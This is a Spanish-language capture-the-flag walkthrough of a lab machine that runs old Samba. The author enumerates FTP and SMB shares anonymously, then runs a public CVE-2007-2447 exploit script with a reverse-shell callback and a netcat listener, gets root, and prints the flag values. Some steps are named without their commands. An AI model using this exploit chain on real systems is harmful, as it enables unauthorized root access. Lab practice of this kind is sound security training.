


Contenido:


Samba 3.0.20 < 3.0.25rc3 - Username Map Script [Command Execution]

Hacemos ping a la máquina para ver si está activa:


```
> ping -c 1 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=45.1 ms

--- 10.10.10.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 45.105/45.105/45.105/0.000 ms
 /home/sagelf/Lame/nmap
```

Por la aproximación del ttl la máquina es Linux.


Hacemos un escaneo de todos los puertos:



Hacemos un escaneo exhaustivo de los puertos abiertos para reconocer su versión e información adicional:



Según nuestro escaneo, ftp permite el registro anónimo.



Está vacío:

```
ftp> ls -la
229 Entering Extended Passive Mode (|||40020|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp>
```

**

Listamos los recursos de Samba:


```
> smbclient -L 10.10.10.3
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
 /home/sagelf/Lame/content
```

En samba también podemos entrar como anónimo:

```
> smbclient //10.10.10.3/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 10 17:32:51 2025
  ..                                 DR        0  Sat Oct 31 07:33:58 2020
  .ICE-unix                          DH        0  Thu Apr 10 16:41:00 2025
  vmware-root                        DR        0  Thu Apr 10 16:41:34 2025
  5543.jsvc_up                        R        0  Thu Apr 10 16:42:01 2025
  .X11-unix                          DH        0  Thu Apr 10 16:41:26 2025
  .X0-lock                           HR       11  Thu Apr 10 16:41:26 2025
  vgauthsvclog.txt.0                  R     1600  Thu Apr 10 16:40:58 2025

                7282168 blocks of size 1024. 5386524 blocks available
smb: \>
```


Además de un arcvhivo de registro no se ve nada interesante.
Buscamos la versión de Samba para ver si hay algún exploit conocido.

Encontramos un script que parece darnos una shell interactiva:




Lo descargamos:

Para usar el script introducimos los datos necesarios:



Dejamos en escucha nc:



No puedo instalar el paquete necesario así que monto un entorno aislado:

```
┌──(sagelf㉿Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
└─$ python3 -m venv venv
┌──(sagelf㉿Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
└─$ source venv/bin/activate
┌──(venv)(sagelf㉿Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
└─$ pip install pysmb
┌──(venv)(sagelf㉿Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
└─$
```

```
┌──(venv)(sagelf㉿Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
└─$ python3 -c "import smb; print('pysmb is installed')"
┌──(venv)(sagelf㉿Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
└─$
```

```
┌──(venv)(sagelf㉿Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
└─$ python3 -c "import smb; print('pysmb is installed')"
┌──(venv)(sagelf㉿Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
└─$ python3 smb3.0.20.py -lh 10.10.16.10 -lp 4444 -t 10.10.10.3
```

Recibimos nuestra shell directamente como usuario root:

```
❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.3] 59165
whoami
root
```

```
cat user.txt
a06db3708cc92ea07f60ca4a50bec552
```

```
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
acf01ca74e8dd843469b7a94e9526c1f
```